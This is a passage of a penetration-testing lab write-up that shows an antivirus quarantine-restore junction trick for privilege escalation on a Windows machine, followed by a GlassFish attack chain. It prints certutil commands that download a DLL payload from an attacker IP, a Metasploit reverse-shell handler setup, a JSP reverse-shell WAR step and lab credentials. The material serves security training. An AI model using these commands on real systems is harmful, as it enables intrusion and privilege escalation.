certutil.exe -f -urlcache -split http://192.168.45.155/version.dll version.dll
C:\Users\arthur\mount>certutil.exe -f -urlcache -split http://192.168.45.155/version.dll version.dll
****  Online  ****
  0000  ...
  2400
CertUtil: -URLCache command completed successfully.
Rather than waiting for real-time protection to react, we open the antivirus console itself. The option is tucked away: inside Quick Scan, at the top right, there is a Custom scan link, and that is the one that lets you pick a path.

TOTAL AV
Quick Scan   Short on time? Quick scan will help keep your system safe
             Custom scan..
Object:   Pending Scan
0 Files Scanned | 0 Directories Scanned | 0 Threats Found | 0 Threats Ignored
6 DAYS REMAINING  Activate Now
From there we ask for a custom scan aimed at that exact file:

Folders and files to scan                    1 File | 0 Folders
  C:\Users\arthur\mount\version.dll
[ Start Custom Scan ]
And it flags it, with the Quarantine action already selected by default, which is exactly what we want:

1 Threat Located
Malware - High Risk
File Name    File Path                          Threat Name         Action
version.dll  C:\Users\arthur\mount\version.dll  BDS/ShellCodeF.641  [Quarantine]
With the file in quarantine, C:\Users\arthur\mount is free to be repointed. The junction is created with CreateMountPoint.exe, from Project Zero's symboliclink-testing-tools:
wget https://github.com/googleprojectzero/symboliclink-testing-tools/releases/download/v1.0/Release.7z
7z x Release.7z
python3 -m http.server 80
Extracting archive: Release.7z
Everything is Ok
Files: 14

47897.txt                   CreateHardlink.exe      CreateNtfsSymlink.exe
BaitAndSwitch.exe           CreateMountPoint.exe    CreateObjectDirectory.exe
CreateDosDeviceSymlink.exe  CreateNativeSymlink.exe CreateRegSymlink.exe
CreateSymlink.exe           DeleteMountPoint.exe    DumpReparsePoint.exe
LICENSE.txt                 README.txt              SetOpLock.exe
The chosen target is the .NET Framework directory, where a planted version.dll stands some chance of being loaded by a privileged process:
certutil.exe -f -urlcache -split http://192.168.45.155/CreateMountPoint.exe CreateMountPoint.exe
CreateMountPoint.exe C:\Users\arthur\mount C:\Windows\Microsoft.NET\Framework\v4.0.30319
dir mount
C:\Users\arthur>dir mount
 Volume in drive C has no label.
 Volume Serial Number is 08DF-534D

 Directory of C:\Users\arthur\mount

10/29/2021  12:33 AM    <DIR>          .
10/29/2021  12:33 AM    <DIR>          ..
12/07/2019  02:50 AM    <DIR>          1033
dir mount no longer shows the empty folder from before but the contents of v4.0.30319: the junction is in place. Now we ask the antivirus to restore:

Quarantine
1 Quarantined Item.

File Name    Original Location                  ThreatName          Quarantine Time
version.dll  C:\Users\arthur\mount\version.dll  BDS/ShellCodeF.641  29 Oct 2021 05:00
[ Delete ]  [ Restore ]
And the primitive works. The antivirus service writes the DLL following the junction, so version.dll ends up inside the .NET Framework directory, somewhere arthur has no write permission:

C:\Users\arthur>dir mount | findstr version
12/07/2019  02:10 AM            86,000 Microsoft.Build.Conversion.v4.0.dll
10/29/2021  05:02 AM             9,216 version.dll
The 9,216 bytes match exactly the Final size of dll file msfvenom reported: it is our DLL, whole, in C:\Windows\Microsoft.NET\Framework\v4.0.30319.
Why it stopped there
With the DLL in place, all that was left was for some privileged process to load it. We start the handler and reboot the box from the RDP session to force the services to come up:

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.45.155
msf exploit(multi/handler) > set lport 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.45.155:443
C:\Users\arthur>shutdown /r /f /t 0The connection never arrived, and the capture itself shows two reasons why it could not:
- The handler was left with
multi/handler's default payload,generic/shell_reverse_tcp, with noset payload windows/meterpreter/reverse_tcp. Even if the DLL had run, the far end was a handler that does not speak the same protocol as the stager we generated. - Nothing guarantees a process will resolve
version.dllfromC:\Windows\Microsoft.NET\Framework\v4.0.30319. Architecture was not the problem (Frameworkwithout the suffix is the 32-bit tree and msfvenom warned it was selectingx86), but the hijack needs a loader that looks for that name in that directory, and none showed up here.
The route was dropped in favour of the WAR deploy, which gives SYSTEM directly and without depending on a reboot. It stands as a reminder that a primitive obtained is not an escalation obtained.
Attack chain
GlassFish :4848 (Unicode traversal %c0%af)
  └─ Synaman/config/AppConfig.xml -> arthur / KingOfAtlantis
     └─ RDP -> arthur's session
        └─ chisel R:4848 -> GlassFish admin panel
           └─ Deploy shell.war (JSP reverse)
              └─ /shell/ -> reverse as SYSTEM
                 └─ local.txt + proof.txt
Lessons learned
- Old Java servers (GlassFish 4.x, JBoss, Tomcat) keep showing up in labs and in production: their panels accept WAR deploy, i.e. RCE in the service context. The panel itself is the most dangerous surface.
- The Unicode traversal
%c0%af(a bad-decoded0xC0 0xAFmapped to/) is the classic Java/IIS bug; still works on unpatched deployments. - A panel listening only on
localhostflips sides the moment we have RDP/RCE inside:chisel(orssh -L) exposes it in seconds. - File-service products (Synaman, SolarWinds, ManageEngine) keep creds in XML configs with home-grown "encryption" (sometimes plain XOR or plaintext): sweeping their install directory is routine once arbitrary read lands.
- Java services (GlassFish, Tomcat, Jenkins) default to SYSTEM/Local Service on Windows; a deploy authorized on the panel is a privileged shell.
- Quarantine-restore abuse (plant a file, let the antivirus flag it, turn its folder into an NTFS junction and ask for the restore) recurs across several products: the service runs as SYSTEM and trusts the path it recorded itself.
- A primitive is not an escalation. The TotalAV attempt did land the arbitrary write as SYSTEM and still produced no shell, because DLL hijacking also needs a process that loads that name from that path. Keep what is proven apart from what is assumed, and check the handler before blaming the exploit.